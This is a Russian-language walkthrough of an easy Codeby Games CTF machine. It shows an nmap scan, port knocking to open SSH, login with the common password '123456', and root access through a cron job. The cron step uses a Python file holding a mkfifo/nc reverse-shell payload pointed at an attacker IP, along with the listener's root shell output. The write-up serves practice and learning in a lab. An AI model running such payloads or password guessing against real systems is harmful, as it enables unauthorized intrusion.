



Название:	Кто там?
Категория:	Pentest Machine
Уровень:	Лёгкий
Очки:	200
Описание:	Перед тем, как войти, принято стучаться!
Теги:	Port Knocking, Creds Reuse, Cron
Автор:	Trager


Разведка

Сканируем IP-адрес машины:

```
nmap -sC -sV -oN nmap.out 192.168.109.135
```

```
[trager@parrot]~/codeby games/Кто там?
> nmap -sC -sV -oN nmap.out 192.168.109.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 15:44 MSK
Nmap scan report for whoisthere.cdb (192.168.109.135)
Host is up (0.00020s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http      Apache httpd 2.4.62 ((Unix))
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: \x00\x94\xD0\xBE\xD0\xB1\xD1\x80\xD0\xBE \xD0\xBF\xD0\xBE\xD0\xB6\xD0\xB0\xD0\xBB\xD0\xBE\xD0\xB2\xD0\xB0\xD1\x82\xD1
\x8C \xD0\xBD\xD0\xB0 \xD1\x85\xD0\xB0\xD0\xBA\xD0\xB5\xD1\x80\xD1\x81\xD0\xBA\xD0\xB8\xD0\xB9 \xD0\xBF\xD0\xBE\xD1\x80...
|_ http-server-header: Apache/2.4.62 (Unix)
```

Открыт только 80 порт, где расположен следующий контент:



А `22` порт фильтруется. Это означает, что скорее всего работает фаерволл. Из описания на странице мы можем узнать, что используется какая-то система защиты **под кодовым названием "тук-тук"**. Вероятно, это `Port Knocking`. Также для доступа дана подсказка: **ключи для неё были даны ещё с рождения тем, кто должен иметь к ней доступ**. Предположим, что цифры в конце имен разработчиков могут и быть портами, по которым нужно "постучать" .

```
knockd(1) knockd(1)
NAME
    knock - port-knock client
SYNOPSIS
    knock [options] <host> <port[:proto]> [port[:proto]] ...
DESCRIPTION
    knock is a port-knock client. It sends TCP/UDP packets to each specified port on host, creating a special knock sequence on the listening server (see the knockd manpage for more info on this).
OPTIONS
    -u, --udp
        Make all port hits use UDP (default is TCP). If you want each port to use a different protocol (TCP or UDP), then you can specify the protocol on a per-port basis. See the example below.

    -d <t>, --delay <t>
        Wait <t> milliseconds between each port hit. This can be used in situations where a router mistakes your stream of SYN packets as a port scan and blocks them. If the packet rate is slowed with --delay, then the router should let the packets through.

    -4, --ipv4 <version>
        Force usage of IPv4.

    -6, --ipv6 <version>
        Force usage of IPv6.

    -v, --verbose
        Output verbose status messages.
Manual page knock(1) line 1 (press h for help or q to quit)
```

Первоначальный доступ

Установим программу Knock :

```
sudo apt-get install knockd
```

Стучим, указывая сначала IP -адрес, а затем порты:

```
knock <IP> 2002 2003 2006
```

```
[trager@parrot]~/codeby games/Кто там?
└─> knock 192.168.109.135 2002 2003 2006
[trager@parrot]~/codeby games/Кто там?
└─> nmap -sC -sV -oN nmap.out 192.168.109.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 16:07 MSK
Nmap scan report for whoisthere.cdb (192.168.109.135)
Host is up (0.00022s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.7 (protocol 2.0)
| ssh-hostkey:
|   256 ff:7a:5c:cd:f5:2d:87:61:dd:8a:8e:f6:8a:df:ef:fc (ECDSA)
|_  256 36:9f:ea:a0:e6:18:2e:cc:a2:3e:f3:21:50:d7:5e:1a (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Unix))
|_ http-title: \xD0\x94\xD0\xBE\xD0\xB1\xD1\x80\xD0\xBE \xD0\xBF\xD0\xBE\xD0\xB6\xD0\xB0\xD0\xBB\xD0\xBE\xD0\xB2\xD0\xB0\xD1\x82\xD1\x8C \xD0\xBD\xD0\xB0 \xD1\x85\xD0\xB0\xD0\xBA\xD0\xB5\xD1\x80\xD1\x81\xD0\xBA\xD0\xB8\xD0\xB9 \xD0\xBF\xD0\xBE\xD1\x80...
|_ http-server-header: Apache/2.4.62 (Unix)
| http-methods:
|_ Potentially risky methods: TRACE
```

И порт `ssh` открывается. Поскольку кроме имен пользователей на веб-сайте найти не удалось, то можно попробовать использовать самые популярные пароли для данных юзернеймов. Топ 1 пароль из [rockyou.txt](https://github.com/danielmiessler/SecWiki/blob/master/Password-Lists/rockyou.txt) - `123456`, подошёл для пользователя `Sergey2006`:

```
[trager@parrot]~/codeby games/Кто там?
└─> ssh Sergey2006@192.168.109.135
Sergey2006@192.168.109.135's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

whoisthere:~$
```

Повышение привилегий до прав суперпользователя

После авторизации мы можем заметить скрипт `test.py` и файл `cronworks` в домашнем каталоге `Sergey2006`:

```
whoisthere:~$ ls -ahli
total 16K
 1570 drwxr-sr-x   2 Sergey20 Sergey20   4.0K Sep 19 16:50 .
  141 drwxr-xr-x   5 root      root      4.0K Sep  9 16:30 ..
 1572 lrwxrwxrwx   1 root      Sergey20    9 Sep  9 16:40 .ash_history -> /dev/null
 1580 -rw-r--r--   1 root      Sergey20    0 Sep 19 16:50 cronworks
 1577 -rw-r--r--   1 Sergey20 Sergey20   57 Sep 19 16:49 test.py
 1571 -rw-r--r--   1 root      Sergey20   20 Sep  9 16:31 user.txt
```

Мы можем предположить, что работает крон по файлу (test.py) или вообще каталогу. Создадим файл rev.py с полезной нагрузкой, которая обеспечит нам реверс шелл и поставим листенер:

```
whoisthere:~$ nano rev.py
whoisthere:~$ cat rev.py
import os

os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.109.132 9898 >/tmp/f")
whoisthere:~$
```



```
rlwrap nc -nlvp 9898
File Edit View Search Terminal Help
[trager@parrot]-[~]
-> rlwrap nc -nlvp 9898
listening on [any] 9898 ...
connect to [192.168.109.132] from (UNKNOWN) [192.168.109.135] 35885
sh: can't access tty; job control turned off
~ # whoami
root
~ #
```

После получения root -доступа мы можем забрать флаг:

```
~ # cat /home/Sergey2006/user.txt
CODEBY{kr[REDACTED]
~ # cat root.txt
[REDACTED]_br0}
~ #
```